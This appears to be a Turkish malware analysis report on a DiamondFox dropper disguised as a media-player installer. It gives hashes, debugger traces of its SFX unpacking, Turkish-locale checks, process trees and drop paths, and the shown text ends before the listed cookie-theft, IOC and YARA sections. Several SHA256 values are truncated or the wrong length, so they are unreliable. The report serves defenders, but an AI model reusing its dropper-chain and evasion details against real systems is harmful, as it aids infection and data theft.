

# DIAMONDFOX

Teknik Analiz Raporu



## İçindekiler

Giriş .....	3
Hashler .....	3
Ön İzlenim .....	5
Runtime Anı .....	7
Dil Kontrolü .....	7
Ülke Kontrolü .....	8
setup_installer.exe .....	8
Drop Ettiği Dosya Yolları .....	9
Drop Ettiği Dosyalar .....	10
Adware ve Bağlantı Kurduğu Siteler .....	11
Compact_Layer .....	13
curl_easy_setopt .....	13
pthread_cond_broadcast .....	14
Inno Setup .....	14
Cookie Çalma .....	15
csrss.exe .....	15
ee.exe / zz.exe .....	16
getdiskspace.exe .....	16
smbscanlocal10906.exe .....	17
Kayıt Defterinden Error Reporting Disable Etmesi .....	17
iOCs .....	17
Zamanlanmış Görev .....	18
Chrome Arka Planda Gizlice Bilgi Hırsızlığı Yapması .....	18
Java .....	19
Çözüm Önerileri .....	20
Yara kuralı .....	21

## Giriş

Yakın zamanda çıkmış, hakkında pek bi bilgi olmayan ve harmanlanmış bir sample olan x86\_64setup.exe diamondfox ailesinden olmasına rağmen aşağıdaki görselde de görünen Redline , Smokeloader , Asyncrat, Vidar gibi bir çok malware ailesinin özelliğini gösterir

25-07-2021 01:33	samoceyn.exe	asyncrat	redline	smokeloader	vidar	706
		ani	cana	aspackv2	backdoor	infostealer
		persistence	rat	stealer	suricata	trojan
		upx				
19-07-2021 14:06	vürüs.exe	redline	vidar	706	cana	aspackv2
		infostealer	persistence	stealer	vmprotect	
03-07-2021 12:04	b035ee9ead48cdfdfa1d7110cc84204df3571d6843aedc...	glupteba	metasploit	redline	smokeloader	vidar
		706	865	933	cana	aspackv2
		backdoor	discovery	dropper	evasion	infostealer
		loader	persistence	spyware	stealer	trojan
		upx				
03-07-2021 06:23	x86_x64_setup.exe	redline	smokeloader	vidar	cana	aspackv2
		backdoor	infostealer	persistence	stealer	trojan
		upx				

Keylogging ve tarayıcı şifresi çalmadan çeşitli Dağıtılmış Reddedilmelere kadar her şeyi kapsıyor.

Adware , cookie çalma , UAC bypass(yönetici haklarında çalıştırma), botnet oluşturma gibi bir çok işlevi vardır.

DiamondFox, iş akışını belirlemek için kullanılan değerleri içeren gömülü bir yapılandırma bölümü içerir. Kötü amaçlı yazılım, şifre çözme anahtarlarını depolamak ve diğer görevleri gerçekleştirmek için, yapılandırma bölümünde yer alan anahtarlar, tüm kötü amaçlı yazılım yürütme işlemi boyunca kullanılır ve kötü amaçlı yazılımın işlevselliği değerlerine göre belirlenir. Yapılandırma bölümü, L!NK adlı belirli bir PE bölümü içinde depolanır. Başlangıç aşamasında, bu PE bölümü kopyalanır yeni ayrılmış bir arabellek içine anahtar/değer çiftlerinden oluşur.

## Hashler

Sfx ile packlanmıştır içindeki exelerin de hashleri de aşağıdaki gibidir.

X86\_64setup.exe

MD5: 9e285901af26b01baf9afb312620887

SHA256: b035ee9ead48cdfdfa1d7110cc84204df3571d6843aedc4c44edc73f59b013c0

SHA1: b86337160b7a3fcc8056ccc9bc7c71cdb45ddc21

setup\_installer.exe

MD5: bf796dca0c45920e180ac8b9298f8a01

SHA256:

cd7e1ca8ac8578f93a2b3311e24c7745c1d892e7

setup\_install.exe

MD5: 8ed9fc32d350c4b26eb9064fd43cf06a

SHA256:

1b8366b1c4efed339f281887b1e5443f8925ef895df02e6101

Sonia\_1.exe

MD5: 6e487aa1b2d2b9ef05073c11572925f2

SHA256: 77eec57eba8ad26c2fd97cc4240a13732f301c775e751ee72079f656296d9597

Sonia\_2.exe

MD5: 5463ae9cd89ba5a886073f03c1ec6b1e

SHA256: 5d61ca2da46db876036960b7389c301519a38c59f72fa2b1dcbb1095f6a76c72

Sonia\_3.exe

MD5: a2d08ecb52301e2a0c90527443431e13

SHA256: e6c638f913e9137efc3b2b126d32dc7ea9bd03561df0213d1da137c4128636e9

Sonia\_4.exe

SHA1: dd78b03428b99368906fe62fc46aaaf1db07a8b9

SHA256: d417bd4de6a5227f5ea5cff3567e74fe2b2a25c0a80123b7b37b27db89adc384

Sonia\_5.exe

MD5: 8c4df9d37195987ede03bf8adb495686

SHA256: 5207c76c2e29a2f9951dc4697199a89fdd9516a324f4df7fa04184c3942cc185

Sonia\_6.exe

MD5: f00d26715ea4204e39ac326f5fe7d02f

SHA256: 2eaa130a8eb6598a51f8a98ef4603773414771664082b93a7489432c663d9de3

Sonia\_7.exe

MD5: a73c42ca8cdc50ffefdd313e2ba4d423

SHA256: c7dcc52d680abbfa5fa776d2b9ffa1a8360247617d6bef553a29da8356590f0b

Sonia\_8.exe

MD5: dd0b8a5769181fe9fd4c57098b9b62bd

SHA256: ab36391daabc3ed858fcd9c98873673a1f69a6c9030fc38d42937bdeb46b2fc5

Sonia\_9.exe

MD5: 3e2c8ab8ed50cf8e9a4fe433965e8f60

SHA256: b67af6174c3599f9c825a6ea72b6102586b26600a3b81324ce71b9905c9c3ec6

Sonia\_10.exe

MD5: 881241cb894d3b6c528302edc4f41fa4



SHA256: 3e70e230daee66f33db3fdb03d3b7a9832088fe88b0b4435d719e185ae8a330

## Ön İzlenim

Ligthening media player yüklemek için indirdiği x86\_64setup.exe dosyasını çalıştırdığı an istediği program ile birlikte 100'den fazla exe drop edip bir çok uygulama kurar.

Sırayla arşiv açtığımız zaman aşağıdaki sırayla exeler , klasör ve dlllerin çıktığını görüyoruz

Setup\_installer.exe burada da gördüğümüz gibi 7z setup sfx şeklinde yapılandırılmış bir kurulum dosyasıdır ve bu dosya direkt içerisinde çalışması gereken dosyaları bulundurur.



Arşiv açtığımızda 5 dll 1 exe 10 txt dosyası görmekteyiz.

Txt dosyaları MZ uzantılıdır ve runtime anında exe'ye çevrilir

Düzenle	Kitaplığa ekle	Bununla paylaş	Yaz	Yeni klasör		
Ad	Değiştirme tarihi	Tür	Boyut			
libcurl.dll	01.04.2021 05:47	Uygulama uzantısı	218 KB			
libcurlpp.dll	02.04.2021 01:23	Uygulama uzantısı	55 KB			
libgcc_s_dw2-1.dll	12.05.2018 04:28	Uygulama uzantısı	114 KB			
libstdc++-6.dll	12.05.2018 04:28	Uygulama uzantısı	647 KB			
libwinpthread-1.dll	11.08.2016 18:53	Uygulama uzantısı	69 KB			
setup_installer.exe	03.07.2021 03:39	Uygulama	291 KB			
sonia_1.txt	03.07.2021 03:38	Metin Belgesi	676 KB			
sonia_2.txt	03.07.2021 03:38	Metin Belgesi	190 KB			
sonia_3.txt	03.07.2021 03:38	Metin Belgesi	558 KB			
sonia_4.txt	03.07.2021 03:38	Metin Belgesi	972 KB			
sonia_5.txt	03.07.2021 03:39	Metin Belgesi	758 KB			
sonia_6.txt	03.07.2021 03:39	Metin Belgesi	175 KB			
sonia_7.txt	03.07.2021 03:39	Metin Belgesi	805 KB			
sonia_8.txt	03.07.2021 03:39	Metin Belgesi	290 KB			
sonia_9.txt	03.07.2021 03:39	Metin Belgesi	398 KB			
sonia_10.txt	03.07.2021 03:39	Metin Belgesi	7 KB			

Düzenle	Kitaplığa ekle	Bununla paylaş	Yaz	Yeni klasör		
Ad	Değiştirme tarihi	Tür	Boyut			
libcurl.dll	01.04.2021 05:47	Uygulama uzantısı	218 KB			
libcurlpp.dll	02.04.2021 01:23	Uygulama uzantısı	55 KB			
libgcc_s_dw2-1.dll	12.05.2018 04:28	Uygulama uzantısı	114 KB			
libstdc++-6.dll	12.05.2018 04:28	Uygulama uzantısı	647 KB			
libwinpthread-1.dll	11.08.2016 18:53	Uygulama uzantısı	69 KB			
setup_installer.exe	03.07.2021 03:39	Uygulama	291 KB			
sonia_1.exe	03.07.2021 03:38	Uygulama	676 KB			
sonia_2.exe	03.07.2021 03:38	Uygulama	190 KB			
sonia_3.exe	03.07.2021 03:38	Uygulama	558 KB			
sonia_4.exe	03.07.2021 03:38	Uygulama	972 KB			
sonia_5.exe	03.07.2021 03:39	Uygulama	758 KB			
sonia_6.exe	03.07.2021 03:39	Uygulama	175 KB			
sonia_7.exe	03.07.2021 03:39	Uygulama	805 KB			
sonia_8.exe	03.07.2021 03:39	Uygulama	290 KB			
sonia_9.exe	03.07.2021 03:39	Uygulama	398 KB			
sonia_10.exe	03.07.2021 03:39	Uygulama	7 KB			



Bu dosyalar Microsoft Visual Studio .NET, Microsoft Visual C++ 8 ve Borland Delphi 4.0 ile yazılmıştır.

Bunların yanı sıra Aspack v2.12 ve UPX ile packlenmiş exeler de bulunur.

Gerekli işlemleri ve temp'e setup\_installer.exe'yi drop ettikten sonra runas komutu ile çalıştırıyor.

Runas, cmd üzerinden programın çalışmasını sağlayan komuttur.

```
8B0D 74A24200 mov ecx,dword ptr ds:[42A274]
6A 00 push 0
FF7481 6C push dword ptr ds:[ecx+eax*4+6C]
E8 69FFFFFF call yürüs.401389
C2 0400 ret 4
68 F8AD4000 push yürüs.40ADF8
FF7424 08 push dword ptr ss:[esp+8]
E8 73410000 call yürüs.4055A4
C2 0400 ret 4
55 push ebp
8BEC mov ebp,esp
815F 00000000 sub esp,0
```

40ADF8:L"runas C:\\Users\\zorro\\AppData\\Local\\Temp\\setup\_installer.exe"

Setup\_installer.exe sfx'tir ve sfx yapılandırma dosyası aşağıdaki gibi olmalıdır

UTF-8'de kodlamanız gerekeceğinden, bu metin dosyasını düzenlemek için NotePad++ kullanmanızı tavsiye ederim, aşağıdaki talimatlar notepad++ kullanıyor.



1. Windows Gezgin'i kullanarak c:\install'a gidin
2. sağ tıklayın ve "Yeni Metin Dosyası"ni seçin ve config.txt olarak adlandırın
3. sağ tıklayın ve "Notepad++ ile Düzenle"yi seçin
4. "Kodlama Menüsü"ne tıklayın ve "UTF-8'de Kodla"yı seçin
5. Bunun gibi bir şey girin:

```
;!@Yükle@!UTF-8!
Title="YAZILIM v1.0.0.0"
BeginPrompt="YAZILIM v1.0.0.0 yüklemek istiyor musunuz?"
RunProgram="setup.exe"
;@InstallEnd@!
```

1. Using windows explorer go to c:\install
2. right-click and choose "New Text File" and name it config.txt
3. right-click and choose "Edit with NotePad++
4. Click the "Encoding Menu" and choose "Encode in UTF-8"
5. Enter something like this:

```
;!@Install@!UTF-8!
Title="SOFTWARE v1.0.0.0"
BeginPrompt="Do you want to install SOFTWARE v1.0.0.0?"
RunProgram="setup.exe"
;@InstallEnd@!
```

setup\_installer.exe ise resimde görünen yapılandırılmayla yapılandırılmış.



## Runtime Anı

Sonia serisini cmd yardımıyla çalıştırır ve drop ettikleri ile birlikte bazıları kendi altında çalıştırır bazıları ayrı çalıştırır ama hepsi yönetici ayrıcalıklarında çalıştırır.

setup_install.exe	1088	0,13	64 B/s	5,15 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	1948			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_1.exe	3484			1,95 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	3288			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_2.exe	3460	10,48		3,07 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	3376			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_3.exe	3436	11,49		3,43 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	3156			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_4.exe	1560	0,16		572 kB	WIN-L1KDN79P80\zorrc	
cmd.exe	3392			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_5.exe	3568	0,01		1,27 MB	WIN-L1KDN79P80\zorrc	JFHGSFGSIUGFSUIG Setup
cmd.exe	3384			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_6.exe	3444	0,35		1,16 MB	WIN-L1KDN79P80\zorrc	fdfds
cmd.exe	3400			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_7.exe	3440			1,25 MB	WIN-L1KDN79P80\zorrc	FACET Installer
cmd.exe	3332			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_8.exe	3576			2,94 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	3340			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_9.exe	3604	4,57		1,98 MB	WIN-L1KDN79P80\zorrc	Api Delivery
cmd.exe	3352			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_10.exe	3472			824 kB	WIN-L1KDN79P80\zorrc	TGClient

x32dbg.exe	2788	0,31		54,54 MB	WIN-L1KDN79P80\zorrc	x32dbg
vürüs.exe	2124	0,02		10,14 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	2732			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_4.exe	2904			3,54 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	2232			2,49 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_8.exe	1128			23,02 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	732			2,49 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_10.exe	1060			22,99 MB	WIN-L1KDN79P80\zorrc	TGClient
QILxAKnbZiFvIahVY...	3244			924 kB	WIN-L1KDN79P80\zorrc	Win32 Cabinet Self-Extractor ...
2.exe	3488	0,39	84 B/s	16,64 MB	WIN-L1KDN79P80\zorrc	
sonia_9.exe	3720			18,18 MB	WIN-L1KDN79P80\zorrc	Api Delivery
8a8uTstLuMrlgDS2pFz...	1492	3,87	57,85 kB/s	7,96 MB	WIN-L1KDN79P80\zorrc	ProtocolElementCollection W...
x3DXMMQ2Ga5O9gmVnJD...	3316	0,51	6,86 kB/s	7,85 MB	WIN-L1KDN79P80\zorrc	
owegj.exe	2388	3,68	778 B/s	14,98 MB	WIN-L1KDN79P80\zorrc	
vGYUABWVlHl4YuHE2g...	3356	0,02		6,72 MB	WIN-L1KDN79P80\zorrc	
1587087885.exe	3856	0,01		24,99 MB	WIN-L1KDN79P80\zorrc	
Bej_tuoFIKkqazgky7CeCx...	3760	4,16	59,96 kB/s	14,31 MB	WIN-L1KDN79P80\zorrc	
oRu5Zl4JWEnG6Gik1d8eL...	1984	0,11		35,87 MB	WIN-L1KDN79P80\zorrc	
1763683596.exe	3632	24,12	83,35 kB/s	23,51 MB	WIN-L1KDN79P80\zorrc	CorrelationTokenCollection O...
chrome.exe	3340	10,64	14,89 kB/s	34,82 MB	WIN-L1KDN79P80\zorrc	Google Chrome
chrome.exe	3408			1,67 MB	WIN-L1KDN79P80\zorrc	Google Chrome
chrome.exe	3360	0,02	723 B/s	34,06 MB	WIN-L1KDN79P80\zorrc	Google Chrome

Name	PID	CPU	I/O total ...	Private b...	User name	Description
oDox_bGYmA7bJaU...	7400			6,23 MB	WIN-L1KDN79P80\zorrc	ProtocolElementCollection W...
GZ88820UuSQRbncr...	4460	0,01		5,86 MB	WIN-L1KDN79P80\zorrc	MainApplication
5dMppEuTcS010miH...	8088	0,42		12,21 MB	WIN-L1KDN79P80\zorrc	
5dMppEuTcS010...	6304			372 kB	WIN-L1KDN79P80\zorrc	
Z8qsmjsbbmm_E37V...	4888			1,58 MB	WIN-L1KDN79P80\zorrc	
YF7P3wGpWUhmEIO...	4868			1,43 MB	WIN-L1KDN79P80\zorrc	TonerRecover 1.00 Installation...
p0fXoddw2rCU2Gysl...	4444	6,82		5,88 MB	WIN-L1KDN79P80\zorrc	
sfHmXoulgh5ulGs...	6644			3,88 MB	WIN-L1KDN79P80\zorrc	
5j_sg5mbX5t3TUJRL...	6340	4,53		2,75 MB	WIN-L1KDN79P80\zorrc	PotPlayer
t09UKYpiwRQvVl4q...	6356			3,92 MB	WIN-L1KDN79P80\zorrc	
ErM2X0rMq6wnS4P...	4932			368 kB	WIN-L1KDN79P80\zorrc	WeAreCpsa
883He3qWmHf8mM...	6860			400 kB	WIN-L1KDN79P80\zorrc	
Fabj3SWHwCk0CJ5...	8012			384 kB	WIN-L1KDN79P80\zorrc	VNC® Viewer
9efPjyq2x_vBqjhl_0k...	5288	0,02		1,27 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	2092			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_8.exe	6028			22,2 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	3132			2,49 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_10.exe	6224			25,53 MB	WIN-L1KDN79P80\zorrc	TGClient
Cyccp505EKYmn2a5e...	7032	3,38		1,76 MB	WIN-L1KDN79P80\zorrc	VNC® Viewer
QyNwmcRauf0Gqvyi...	336			928 kB	WIN-L1KDN79P80\zorrc	Win32 Cabinet Self-Extractor ...
2.exe	7108	0,21	104 B/s	14,71 MB	WIN-L1KDN79P80\zorrc	ConsoleApp1
quonob0ODXENZSCw...	5448	3,35		9,81 MB	WIN-L1KDN79P80\zorrc	
sonia_9.exe	5616	0,42		17,46 MB	WIN-L1KDN79P80\zorrc	Api Delivery

cmd.exe	3156			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_4.exe	1560			3,08 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	3332			2,48 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
sonia_8.exe	3576			23,02 MB	WIN-L1KDN79P80\zorrc	
sonia_8.exe	1828	0,21	208 B/s	18,66 MB	WIN-L1KDN79P80\zorrc	Api Delivery
csrss.exe	4116	4,61		9,36 MB		
csrss.exe	4160	6,57		9,37 MB		
csrss.exe	4652	9,11		9,36 MB		
csrss.exe	4680	4,59		9,36 MB		
vInBWLUDskHkef_dZldn...	2152	0,16		6,16 MB	WIN-L1KDN79P80\zorrc	QQ音乐, 让音乐充满生活
gg6Ej3MpbYy58Kn9Ece...	3548	0,19	432 B/s	30,66 MB	WIN-L1KDN79P80\zorrc	
P86PDH81SUuW8q5Gfo7a...	3628	0,01		7,88 MB	WIN-L1KDN79P80\zorrc	
cmd.exe	3368			1,46 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
UPmyGfABnK8GSDSKaL...	2528			2,26 MB	WIN-L1KDN79P80\zorrc	NewProduct 1.00 Installation ...
ipcsy.exe	2240			2,57 MB	WIN-L1KDN79P80\zorrc	
flag3g_gg.exe	3920	2,34	13,19 kB/s	2,18 MB	WIN-L1KDN79P80\zorrc	ChromeCookiesView
md8_8eus.exe	4364			3,91 MB	WIN-L1KDN79P80\zorrc	
customer3.exe	4956	1,08	9,04 kB/s	6,34 MB	WIN-L1KDN79P80\zorrc	QQ音乐, 让音乐充满生活
a2oQWdAaX0XVMBVfz...	3456			6,77 MB	WIN-L1KDN79P80\zorrc	Quicken Windows
LM8eVgvpVUF2PjicQXd...	4412	0,25		10,41 MB	WIN-L1KDN79P80\zorrc	
chrome.exe	3364	0,05		11,6 MB	WIN-L1KDN79P80\zorrc	Google Chrome
chrome.exe	4584			1,64 MB	WIN-L1KDN79P80\zorrc	Google Chrome
chrome.exe	4044	18,77	1,63 kB/s	12,96 MB	WIN-L1KDN79P80\zorrc	Google Chrome
chrome.exe	4952			6,69 MB	WIN-L1KDN79P80\zorrc	Google Chrome
120628huwH27206a5PQJH...	4780	0,12		6,79 MB	WIN-L1KDN79P80\zorrc	StructuralComparisons Login...
cmd.exe	5044			1,46 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi
csrss.exe	4992	4,61		9,36 MB		
csrss.exe	5016	4,55		9,36 MB		
keVQvWzozf5MLfmlK...	3736	0,18	432 B/s	132,77 MB	WIN-L1KDN79P80\zorrc	
OEKc4ZLwbkHvg2_ffucl2...	2172			30,32 MB		
cmd.exe	3616			2,73 MB	WIN-L1KDN79P80\zorrc	Windows Komut İşlemcisi

## Dil Kontrolü

Resimde de görüldüğü üzere bilgisayarın dili ile ilgili bilgiyi alır. 1055 Türkçe'nin hexadecimal kodudur.

437000: L"1055"

437000: L"1055"

ext:00403C87 vürüs.exe:53C87 #3087

408398: L"Control Panel\...\Desktop\...\ResourceLocale"

00437000: L"1055", 30: '0'

00437002: L"055", 78: 'x'

00437004: L"55"

4083D4: L"Locale"

408348: L"...\DEFAULT\Control Panel\...\International"

437000: L"1055"

437000: L"1055"

437000: L"1055"

ext:00403C87 vürüs.exe:53C87 #3087

408398: L"Control Panel\...\Desktop\...\ResourceLocale"

00437000: L"1055", 30: '0'

00437002: L"055", 78: 'x'

00437004: L"55"

4083D4: L"Locale"

408348: L"...\DEFAULT\Control Panel\...\International"

437000: L"1055"

437000: L"1055"

437000: L"1055"

ext:00403C87 vürüs.exe:53C87 #3087

408398: L"Control Panel\...\Desktop\...\ResourceLocale"

00437000: L"1055", 30: '0'

00437002: L"055", 78: 'x'

00437004: L"55"

4083D4: L"Locale"

408348: L"...\DEFAULT\Control Panel\...\International"

437000: L"1055"

437000: L"1055"

437000: L"1055"

ext:00403C87 vürüs.exe:53C87 #3087

408398: L"Control Panel\...\Desktop\...\ResourceLocale"

00437000: L"1055", 30: '0'

00437002: L"055", 78: 'x'

00437004: L"55"

4083D4: L"Locale"

408348: L"...\DEFAULT\Control Panel\...\International"

437000: L"1055"

437000: L"1055"

437000: L"1055"

ext:00403C87 vürüs.exe:53C87 #3087

408398: L"Control Panel\...\Desktop\...\ResourceLocale"

00437000: L"1055", 30: '0'

00437002: L"055", 78: 'x'

00437004: L"55"

4083D4: L"Locale"

408348: L"...\DEFAULT\Control Panel\...\International"

437000: L"1055"


## Ülke Kontrolü

Ülke kodunu alır.

```
00210323 68 C8222700 push sonia_4.2722C8 2722C8:"countryCode"
00210328 8D4D 94 lea ecx,dword ptr ss:[ebp-50]
0021032B C745 A4 0000 mov dword ptr ss:[ebp-50],ecx
00210332 C745 A8 0F00 mov dword ptr ss:[ebp-54],ecx
00210339 C645 94 00 mov byte ptr ss:[ebp-6C],ecx
0021033D E8 2E7EFFFF call sonia_4.208170
00210342 C645 FC 19 mov byte ptr ss:[ebp-4],ecx
00210346 8D55 94 lea edx,dword ptr ss:[ebp-50]
00210349 8B8D 2CFFFFFF mov ecx,dword ptr ss:[ebp-50]
0021034F 52 push edx
00210350 8B01 mov eax,dword ptr ds:[eax:"TR", ecx:"83"]
00210352 8B40 24 mov eax,dword ptr ds:[eax:"TR", ecx:"83"]
00210355 FFD0 call eax
00210357 8B08 mov ecx,dword ptr ds:[eax:"83", eax:"TR"]
00210359 8B01 mov eax,dword ptr ds:[eax:"TR", ecx:"83"]
0021035B 8B40 1C mov eax,dword ptr ds:[eax:"TR", ecx:"83"]
0021035E FFD0 call eax
00210360 50 push eax
00210361 8D8D 7CFFFFFF lea ecx,dword ptr ss:[ebp-50]
```

## setup\_installer.exe

Sfx dosyası olan setup\_installer.exe temp' e geçici olarak 7zS84ecfd2 dosyasını oluşturur ve kendini o klasöre çıkarır. 7zS84ecfd2 klasöründeki setup\_install.exe dosyasını çalıştırır ve txt'lerin uzantısını exe yapıp cmd ile çalıştırır ve işlemler başlar. Bunun yanı sıra utf-8 indirmesi de yapar.





CPU	Adres	İşlem	Yorum
004010E6	E8 132A00	call setup_installer.403AFE	
004010E8	8D4D E4	lea ecx, dword ptr ss:[ebp-1C]	
004010EE	E8 C02900	call setup_installer.403A83	
004010F3	8D8D 68FF	lea ecx, dword ptr ss:[ebp-98]	[ebp-98]: "\r\nProgress=\"no\"\r\nExecuteFile=\"setup_install.exe\"\r\n"
004010F9	E8 AF2200	call setup_installer.40334D	
004010FE	8B8D 74FF	mov ecx, dword ptr ss:[ebp-8C]	[ebp-8C]: "C:\\Users\\zorro\\desktop\\temp\\setup_installer.exe"
00401104	8D85 68FF	lea eax, dword ptr ss:[ebp-98]	[ebp-98]: "\r\nProgress=\"no\"\r\nExecuteFile=\"setup_install.exe\"\r\n"
0040110A	50	push eax	
0040110C	68 54F041	push setup_installer.41F054	41F054: "i@installEnd!"
00401110	BA 40F041	mov edx, setup_installer.41F040	41F040: "i@install!UTF-8!"
00401115	E8 DB0800	call setup_installer.4019F5	
0040111A	84C0	test al, al	
0040111C	75 19	jne setup_installer.401137	
0040111E	3B5D 08	cmp byte ptr ss:[ebp+8], 01	
00401121	75 0C	jne setup_installer.40112E	
00401123	BA 288541	mov edx, setup_installer.418528	418528: L"Can't load config info"
00401128	33C9	xor ecx, ecx	
0040112A	E8 48A600	call setup_installer.40877A	
0040112F	6A 01	push 1	
00401131	5B	pop ebx	
00401132	E9 4E0700	jmp setup_installer.401855	
00401137	68 248541	push setup_installer.418524	418524: ".\\\""
0040113C	8D8D 58FF	lea ecx, dword ptr ss:[ebp-A8]	[ebp-A8]: "kernel32.dll"

.7z arşivinden bir belge açmak için executefile parametresi kullanılır

FFFF	mov byte ptr ss:[ebp-9C], 1	
0000	je setup_installer.401337	
	lea ecx, dword ptr ss:[ebp-10]	
00	call setup_installer.40E83C	
	lea edx, dword ptr ss:[ebp-10]	
FFFF	lea ecx, dword ptr ss:[ebp-98]	[ebp-98]: "\r\nProgress=\"no\"\r\nExecuteFile=\"setup_install.exe\"\r\n"
00	call setup_installer.403C57	
	test al, al	
	jne setup_installer.401198	
	cmp byte ptr ss:[ebp+8], 01	
	jne setup_installer.401193	
00	mov edx, setup_installer.418508	418508: L"Config failed"
	xor ecx, ecx	
00	call setup_installer.40877A	
	push 1	

## Drop Ettiği Dosya Yolları

- C:\Users\%username%\AppData\Local\Temp
- C:\Users\%username%\AppData\Local\Temp\csrss
- C:\Users\%username%\AppData\Local\Temp\csrss\wup
- C:\Users\%username%\AppData\Local\Temp\csrss\injector
- C:\Users\%username%\AppData\Local\Temp\2e08cba24e
- C:\Users\%username%\AppData\Local\Temp\7zS84ecfd2
- C:\Users\%username%\AppData\Roaming
- C:\Users\%username%\Documents
- C:\Windows\System32
- C:\Users\%username%\AppData\Local\Microsoft\Windows\Temporary Internet Files

## Drop Ettği Dosyalar

Sonia_1.exe	osloader.exe	libcurl.dll	libgcc_s_dw2-1.dll	libwinpthread-1.dll
Sonia_2.exe	ntkrnlmp.exe	libcurlpp.dll	libstdc++-6.dll	setup_install.exe
Sonia_3.exe	Sonia_4.exe	Sonia_5.exe	Sonia_6.exe	setup_installer.exe
